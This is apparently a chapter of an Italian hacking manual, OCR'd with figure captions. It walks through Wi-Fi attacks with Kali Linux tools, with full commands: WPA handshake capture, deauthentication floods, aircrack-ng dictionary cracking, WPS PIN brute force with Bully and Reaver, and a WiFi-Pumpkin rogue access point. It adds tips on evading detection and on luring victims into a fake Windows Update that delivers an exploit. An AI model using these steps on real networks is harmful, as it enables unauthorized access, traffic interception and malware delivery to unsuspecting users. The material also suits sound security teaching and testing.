


Figura 12.2 La scansione wireless rileva alcune reti e, per ciascuna, numerose informazioni che ti saranno molto utili a breve.

NOTA

Come con quasi tutti i comandi Linux, e quindi anche Kali, puoi interrompere l’esecuzione di un programma come airodump-ng premendo la combinazione di tasti Ctrl+C.

Innanzitutto, puoi vedere che l’esito della scansione è aggiornato in tempo reale e viene suddiviso in due settori. Quello più in alto e quello più basso, dove compare il campo *STATION* e che ci sarà utile in seguito. Vediamo di capire cosa rappresentano i principali parametri dalla parte più in alto:

- `BSSID`: un codice identificativo simile al MAC;
- `PWR`: sta per “power” e indica la potenza del segnale;
- `BEACON`: dati speciali che racchiudono le informazioni sulla rete;
- `CH`: “channel”, cioè il canale di trasmissione utilizzato;

- `ENC/CIPHER/AUTH`: la tecnologia di protezione della rete;
- `ESSID`: il “nome” della rete.

Nelle tue prove e sperimentazioni verificherai di persona che l’algoritmo di protezione WEP (*Wired Equivalent Privacy*), ormai, è stato abbandonato anche dalla più infima delle reti. Il motivo è che si tratta di un algoritmo attaccabile con uno schiocco di dita. Al suo posto, ha dapprima preso piede il *Wi-Fi Protected Access* (WPA) e, quindi, il ben più protetto *Wi-Fi Protected Access 2* (WPA2). In effetti, quest’ultimo è ormai lo standard de facto nella protezione delle reti wireless. Non ha senso, oggi, imparare un attacco al WEP, mentre ne ha eccome apprendere qualche tecnica utile ad attaccare WPA/WPA2. Ma prima, occorre un po’ di teoria.

Qualcosa su WEP, WPA e WPA2

Nei primi anni 2000, mentre era chiaro ormai a tutti che il WEP rappresentava una tecnologia di protezione davvero scadente e prona a subire attacchi sempre più semplici, veloci e letali, occorreva sviluppare un sostituto che garantisse la piena sicurezza delle reti wireless. La nuova tecnologia, tuttavia, avrebbe richiesto tempo per essere sviluppata, quindi occorreva correre ai ripari in fretta e, nell’attesa, crearne una che mettesse in sicurezza i sistemi fino a quel momento basati su WEP. Venne così sviluppata la Wi-Fi Protected Access (WPA), basata sul protocollo Temporal Key Integrity Protocol, o TKIP. Si tratta, a tutti gli effetti, di una versione potenziata del WEP, tanto che nel suo cuore pulsa il medesimo algoritmo RC4. Tuttavia, ci sono delle differenze sostanziali, tra cui chiavi a 148 bit, molto più sicure di quelle a 40 e 104 bit del WEP.

Il vero salto, in termini di sicurezza, arriva, però, nel 2004, con il WPA2, che introduce un nuovo algoritmo di protezione, mantenendo

tuttavia una funzionalità simile a quella del primo WPA.

Terminata l'introduzione storica, andiamo agli aspetti più squisitamente tecnici. La differenza fondamentale tra WEP e WPA/WPA2 è che la seconda tecnologia si basa su un processo chiamato *4-way handshake*, dove, in pratica, il dispositivo che si collega alla rete wireless deve prima scambiarsi delle informazioni crittografiche con l'Access Point (il router, in buona sostanza). Da questo scambio nasce la chiave crittografica che andrà poi a proteggere il traffico dati trasmesso via wireless. La WPA2 migliora il meccanismo, poiché, al posto di usare l'algoritmo RC4, sfrutta un protocollo creato ad hoc per le connessioni wireless. Si tratta del *Counter Mode with Cipher Block Chaining Message Authentication Code Protocol* (meglio conosciuto come CCMP), basato a sua volta sull'*Advanced Encryption Standard* (AES).

Si tratta di un'infarinatura che definire "di base" è un eufemismo, ma ci consente di passare a piè pari al lato pratico della faccenda, che è quello che più ci piace.

Attacco dizionario a una rete WPA/WPA2

Un attacco dizionario consiste nello "sparare" una (lunga) serie di password verso un sistema di autenticazione, fino a trovare quella che dà l'accesso. Questa serie di password è memorizzata in un file di testo, detto appunto "dizionario". E spesso si tratta davvero di un dizionario. Il termine "attacco dizionario", con il tempo, è stato declinato in varie salse ma il concetto di base è sempre il medesimo, e si sposa alla perfezione anche all'hacking di una rete wireless.

Ora, se hai seguito per bene quanto spiegato finora, hai un prospetto delle reti wireless che la tua scheda sta monitorando. Il primo passo è

scegliere quella che vuoi attaccare.

> **NOTA**
> So che può sembrare una considerazione banale, ma spesso i miei studenti non ne tengono conto e si fanno mille problemi: ricorda che in un attacco a una rete wireless non hai bisogno di essere collegato a Internet. La tua scheda di rete, impostata in monitor mode, deve operare su altre reti che riesce a intercettare nel suo raggio operativo, ma senza bisogno di collegarsi a Internet.

Fatto questo, accertati del sistema di protezione che utilizza e, se si tratta di WPA/WPA2, puoi procedere come segue.

Il segreto dell’attacco WPA/WPA2

Innanzitutto, devi intercettare l’“handshake”, cioè il codice che risulta da quel famoso dialogo in quattro passaggi che avviene tramite dispositivo e Access Point. Come puoi riuscire in un’impresa in apparenza così complessa? Semplice: devi aspettare che cada la connessione del dispositivo e che questa sia poi ripristinata. In tal modo, viene ripetuto il 4-way handshake e un tool come aerodump-ng può intercettare il codice che viene generato di nuovo. Se sei preoccupato al pensiero di dover attendere chissà quanto tempo prima che cada la connessione, ti voglio rassicurare: anche una connessione in apparenza stabile cade un sacco di volte, solo che non ce ne accorgiamo perché, di solito, si ricollega automaticamente. Ripetendo il 4-way handshake e dandoti la possibilità di sottrarre il famoso codice. Certo, l’attesa può variare da qualche minuto a decine, o centinaia, di minuti, ma ci sono due metodi per velocizzare l’operazione. Il primo, che puoi utilizzare in questa fase di sperimentazione, è di scollegare da te il dispositivo dalla rete e poi farlo ricollegare. Per esempio, puoi mettere uno smartphone in modalità aerea e poi disattivarla, aspettando che ripristini il collegamento wireless (ricorda, però, che dal momento in cui disattivi il wi-fi dal dispositivo potresti dover aspettare anche un paio di

minuti). Se vuoi sperimentare un approccio più aderente a un caso reale, devi forzare la disconnessione via software, visto che non hai certo accesso a un dispositivo. In questo caso esistono appositi tool per farlo.

Intercettare il WPA handshake

Scelta una rete, tieni attiva la finestra del terminale dove hai lanciato airodump-ng e aprine una seconda. In questa digita:

```
airodump-ng –c channel --bssid indirizzo_bssid –w /percorso/ wlan0mon
```

Inutile prodigarsi in spiegazioni, poiché sai già tutto. Devi specificare il numero di canale (`channel`), l'identificativo `bssid` (occhio che in questo caso devi mettere un doppio trattino) e l'interfaccia impostata in monitor mode. Con il parametro `–w`, invece, indichi il percorso (cartella ed eventualmente sottocartella) dove memorizzare il codice handshake rilevato.

Per esempio:

```
airodump-ng –c 4 --bssid E0:B9:E4:A0:40:B3 –w /root/handshake/ wlan0mon
```

A questo punto devi attendere. Dopo qualche secondo dovrebbero iniziare a scorrere dei dati, a dimostrazione che airodump-ng sta tenendo d'occhio la rete specificata. Quando intercetta il prezioso codice, in alto a destra compare la scritta `WPA handshake`, seguita dal rispettivo valore (Figura 12.3). È proprio quel che ti serve. Se invece la connessione di un dispositivo alla rete non ne vuole sapere di cadere, è il caso di velocizzare le cose, come ti spiego nel prossimo paragrafo.




Figura 12.3 Il codice handshake è stato finalmente intercettato!

Deauthentication attack

A volte non puoi aspettare. Bada bene: saper aspettare è la principale virtù del buon hacker e rimane la scelta migliore, specie perché un attacco aggressivo come quello che ti sto per spiegare potrebbe essere intercettato. Se, tuttavia, stai aspettando da troppo tempo questa maledetta disconnessione, è il caso di passare a quello che viene definito *deauthentication attack*, *deauth attack* o “attacco di deautenticazione”. Semplificando, e di molto, esistono speciali pacchetti di dati dedicati proprio alla disconnessione di una rete. Si tratta dei *deauthentication frame*. “Sparando” dei pacchetti di questo tipo si sollecita la disconnessione dei dispositivi collegati a una rete.

NOTA

Naturalmente, questo attacco va effettuato mentre è aperta e attiva anche la finestra dove airodump-ng sta cercando di intercettare il WPA handshake!

Per effettuare questo attacco, che è a tutti gli effetti un Denial of Service, devi innanzitutto dare un’occhiata ai dati offerti dalla

scansione con airodump-ng (non chiudere mai la sua finestra, ti torna sempre utile nel corso dell'attacco!). Finora ci siamo concentrati sulla parte superiore, ma puoi notare che ce n'è una più in basso, dove compare il campo `STATION`. Se la parte superiore indica le varie reti, quella inferiore elenca, invece, i dispositivi collegati a queste reti. Ogni `STATION` è un dispositivo collegato a una rete specifica e contraddistinto dal suo `BSSID`. Ecco, dunque, che un deauthentication attack deve prendere di mira proprio questa connessione. Come? Con un comando da digitare, al solito, da terminale:

```
aireplay-ng --deauth 1 –a indirizzo_AP –c indirizzo_STATION wlan0mon
```

Dove:

- `deauth` è il numero di pacchetti di deauthentication frame. O, meglio, è il numero di "scariche" (*burst*) di frame. Ogni scarica è composta da 64 pacchetti;
- `indirizzo_AP` è l'indirizzo dell'Access Point (quello che vedi in `BSSID`);
- `indirizzo_STATION` è l'indirizzo del dispositivo collegato all'Access Point.

Alla fine compare il nome dell'interfaccia utilizzata, nel mio caso `wlan0mon`.

Per esempio:

```
aireplay-ng --deauth 1 –a E0:B9:E2:A2:42:B7 –c EB:06:6A:51:00:3B wlan0mon
```

Va da sé che puoi abbondare con i burst, ma non esagerare o rischi di generare un Denial of Service facilmente rilevabile. Meglio un approccio graduale: parti con un burst, e poi sali man mano. Una volta lanciato aireplay-ng, attendi una trentina di secondi per vedere se la deautenticazione ha avuto effetto. Se così non fosse, può dipendere da vari fattori. Il consiglio è di verificare che `BSSID` e `STATION` siano corretti e, in questo caso, aumentare il numero di burst.

Se tutto va per il meglio, airodump ti restituisce l'agognato WPA handshake, che viene memorizzato tramite appositi file, nella cartella specificata in precedenza.

Attacco dizionario

È il momento di mettere a frutto tutto il lavoro fatto finora. In pratica, si tratta di combinare un file-dizionario al file dove è stato memorizzato il WPA handshake. Può sembrare complesso ma, anche per questo, esiste un apposito tool pronto a semplificarti la vita. Si tratta di aircrack-ng e si usa così:

```
aircrack-ng –a2 –b BSSID –w dizionario.ext /percorso/file_handshake
```

Ormai questa terminologia ti dovrebbe essere molto familiare. Solo qualche informazioni in più:

- `a2` indica che si effettua un attacco al protocollo WPA-PSK;
- `-w` indica che segue un elenco di possibili password o il nome di un file in formato TXT, contenente le password (il nostro "dizionario", appunto);
- a seguire, percorso e nome del file che contiene l'handshake trovato in precedenza. Di solito, meglio mettere `*.cap` e lasciare che il tool lo carichi da solo. Esempio:

```
aircrack-ng –a2 –b E0:B9:E4:A0:40:B3 –w /root/handshake/dizionario.txt
/root/handshake/ *.cap
```

Se incontri qualche problema, di solito dipende dal fatto che i file si trovano magari in un percorso diverso. Accertati di specificare quello corretto.

Ti sarà chiaro che le possibilità di riuscita dipendono, moltissimo, dalla qualità del dizionario che hai a disposizione. Ci sono tonnellate di dizionari utili allo scopo, in Rete. Alcuni si basano su parole e numeri, altri provengono magari dai meandri del dark web e includono

password rubacchiate dai criminali informatici di tutto il mondo. In alternativa, se pensi di poter indovinare la password da te, puoi benissimo creare un documento TXT dove mettere, una sotto l'altra, tutte le possibili varianti che ti vengono in mente.

Attacco al WPS

Il Wired Protected Setup, o WPS, è quella tecnologia che consente di collegare in modo semplice un dispositivo a una rete wireless, senza dover digitare alcuna password. Si seleziona il comando dal dispositivo, si preme un pulsante sul router (ma ci sono anche dei sistemi alternativi), e la connessione è servita. Tutto si basa sullo scambio di un PIN, un codice numerico a 8 cifre, che se corretto trasmette la vera, e più complessa, password. Il PIN è una password che ne sblocca una più lunga e difficile, in buona sostanza. Non ho mai capito l'utilità di una simile tecnologia, perché di fatto si rischia così di annullare l'efficacia di una buona password, ma alle mie perplessità fa buona compagnia una problematica tecnica ancora più grave.

La vulnerabilità di partenza

Dicevamo che il PIN è composto da 8 cifre, ma di queste l'ultima è un codice di verifica (checksum) delle precedenti 7. Quindi, le possibili combinazioni per il PIN sono 10^7 (10 alla settima), vale a dire 10.000.000. Una buona variabilità, ma non così buona considerando che una rete wi-fi può essere presa di mira dedicandoci tutto il tempo che si vuole (basta mettersi in un parcheggio vicino oppure in una stanza o casa attigua) e che abbiamo a che fare, dopotutto, con mezzi informatici molto potenti. Ad aggravare, e di molto, la situazione, c'è il fatto che queste 7 cifre non vengono considerate insieme. Il PIN, infatti, è gestito in due parti distinte: prima

un gruppo da 4 cifre, poi uno da 3. Indovinare il primo gruppo, quindi, richiede un massimo di 10.000 tentativi, per il secondo ne bastano addirittura 1000. In pratica, per indovinare il PIN di un sistema WPS bastano appena 11.000 tentativi.

L’attacco in pratica

Per “indovinare il PIN” mi riferisco a una procedura un po’ più matematica, che si chiama “brute force” o “attacco di forza bruta”. Consiste nel generare, in questo caso, combinazioni di numeri fino a trovare quello corretto. Con la notevole semplificazione di sapere che, comunque, il primo codice è sempre di 4 cifre e il secondo sempre di 3.

Tutto questo viene fatto, in modo automatico, da un notevole tool che si chiama Bully, sviluppato appositamente per l’attacco al WPS. Si usa così:

```
bully wlan0mon –b BSSID –e ESSID –c 4
```

Tutte informazioni che hai trovato utilizzando, in precedenza, airmon-ng. Esempio:

```
bully wlan0mon –b E0:B9:E4:A0:40:B3 –e Netgear-675434 –c 4
```

Va detto che non tutti i router sono vulnerabili a questo tipo di attacco. Alcuni, per esempio, hanno bisogno che si spinga un pulsante fisico per attivare la modalità WPS, mentre altri escono di fabbrica con questa opzione disattivata. In questi casi Bully restituisce un messaggio di errore e, di solito, ripete in continuazione l’inserimento del medesimo PIN.

NOTA

Se vuoi sapere se le reti che si trovano nei paraggi supportano il WPS, e in caso affermativo di quale versione si tratta, puoi utilizzare il comando `wash`. Così:

```
wash –i interfaccia –c channel
```

In alternativa a Bully, esiste un altro tool che molti reputano più stabile, anche se meno veloce. Si chiama Reaver e, in buona sostanza, sfrutta una tecnica simile. La sua sintassi è:

```
reaver –i interfaccia –b BSSID –vvv –K 1
```

`–vvv` è l'opzione "verbose" con cui ottenere informazioni in tempo reale sull'avanzamento dei lavori, mentre `–K` richiama un altro tool dedicato al brute force del WPS. Esempio:

```
reaver –i wlan0mon –b E0:B9:E4:A0:40:B3 –vvv –K 1
```

Se il router è protetto da attacchi di questo tipo, difficilmente sarà penetrabile da Bully o da Reaver.

Attacco Rogue Access Point

Questo attacco, detto anche Rogue AP (che, volendo proprio tradurlo, sta per "Access Point malevolo"), consiste nel creare una rete wi-fi farlocca, attendere che qualcuno ci si colleghi e, quindi, utilizzarla per intercettarne il traffico. Prova anche solo a immaginare cosa può succedere se ti colleghi a una rete wi-fi gestita da un hacker. Per effettuare un attacco di questo tipo non serve molto più di quanto visto finora, se non installare un tool che non fa parte della dotazione predefinita di Kali Linux. Per questo, da terminale, occorre prima digitare:

```
git clone https://github.com/P0cL4bs/WiFi-Pumpkin.git
```

Al termine, vai nella directory dove è stato copiato il tool. Per esempio:

```
cd WiFi-Pumpkin
```

e digita:

```
./installer.sh --install
```

Si tratta di un'operazione un po' lunga. Se ti vengono poste delle domande in fase di installazione scegli sempre Y (Yes).

Quando l’installazione è terminata, puoi avviare il tool (Figura 12.4):

```
wifi-pumpkin
```




Figura 12.4 WiFi-Pumpkin è meno conosciuto e diffuso di altri tool per il Rogue AP, perché offre un gruppo limitato di funzioni, ma ha dalla sua un’interfaccia molto semplice, grande stabilità e, soprattutto, rispetto alla concorrenza, dà pochi problemi in fase di installazione.

NOTA

WiFi-Pumpkin richiede che sia collegato un adattatore di rete e con funzionalità da Access Point. Anche molte schede di rete integrate offrono questa possibilità, ma in genere è meglio puntare a modelli dotati di antenna, in modo che il raggio di azione sia elevato e consenta all’hacker di stare comodo e ben nascosto. Non sarebbe molto invitante, in effetti, vedere un tizio chino su un computer, intento a smanettare, mentre ci si collega a una free wi-fi.

Usare il software nella sua funzionalità di base è semplice. Dalla schermata principale, fai clic a sinistra, su *Settings*. Ora, nella zona di

destra, puoi configurare il tuo Access Point malevolo. Per esempio, puoi specificarne il nome, il BSSID, il canale di trasmissione. Per renderlo ancora più credibile, puoi addirittura spuntare la casella *Enable Wireless Security* e andare a scegliere le opzioni relative al sistema di protezione. Il concetto è creare una rete wi-fi che catturi l'attenzione di utenti specifici, o una massa di utenti, in modo che si colleghino. Così, ora, ti puoi spiegare l'abbondanza di reti del tipo "free wi-fi" o "super fast free wi-fi" che trovi in certi aeroporti e stazioni. Buona parte è genuina, per carità, ma spesso e volentieri sono terreno fertile per attacchi di Rogue AP.

Una volta configurato il tuo Access Point malevolo, fai clic su *Home* e poi avvialo, facendo clic su *Start*.

NOTA

Se, quando sei in WiFi-Pumpkin, fai clic su *Start* e ottieni un messaggio di errore, significa che nel tuo sistema c'è ancora qualcosina da installare. Chiudi il tool e, rimanendo nel terminale, digita:

```
sudo apt-get install network-manager
```

In genere, gli errori che può dare WiFi-Pumpkin sono proprio legati al NetworkManager, quindi se ne dovessi incontrare altri (ti auguro di no) fai qualche ricerca in questo senso.

A questo punto si tratta di attendere che qualche dispositivo si colleghi all'Access Point malevolo (Figura 12.5).




Figura 12.5 Un dispositivo si è appena collegato all'Access Point malevolo. Ora, di fatto, WiFi-Pumpkin può intercettare il traffico dello smartphone.

NOTA

Un attacco Evil Twin ("gemello cattivo") non è altro che un Rogue AP che imita in tutto e per tutto una rete esistente. Anziché creare una rete dal nome goloso, come hai visto, devi semplicemente crearne una con lo stesso nome di una rete esistente e affidabile, per indurre la vittima a collegarsi a quella malevola. Ecco il perché del "gemello cattivo".

Una volta che un dispositivo si collega, e genera del traffico, per esempio visitando un sito web con protocollo HTTP, ti basta fare clic su *Activity-Monitor* per tenerne traccia. Facendo clic su *Images-Cap*, invece, ricompare una vecchia conoscenza. Si tratta di Driftnet, che in questo caso ti fornisce parte delle immagini che il dispositivo collegato scarica durante la navigazione con l'Access Point malevolo.

NOTA

Va da sé che l’Access Point malevolo deve essere configurato in modo da essere il più realistico possibile. Per questo, è importante garantire ai dispositivi collegati anche una vera connessione Internet.

Creare un server malevolo

Mentre è collegato a un Rogue AP, un dispositivo può essere anche indotto a scaricare e installare del codice malevolo. Mettiamo, per esempio, che la vittima si sia collegata con un notebook Windows e che nel frattempo tu abbia preparato un exploit, sotto forma del file `exploit.exe`, che hai imparato a creare nelle pagine precedenti. Ora devi convincere la vittima (che lo ripeto, deve essere collegata all’Access Point malevolo) a scaricare ed eseguire il file. Come fare? Da WiFi-Pumpkin, seleziona il menu *Server/Windows Update*, o premi la combinazione di tasti Ctrl+N. Si apre così un apposito pannello *Windows Update Attack Generator* (Figura 12.6).




Figura 12.6 Il pannello per creare un server con cui indurre la vittima al download di un exploit, o comunque un software malevolo. In questo caso ho già configurato tutto: nota il link generato, pronto per essere spedito all'ignaro utente di http://10.0.0.1.

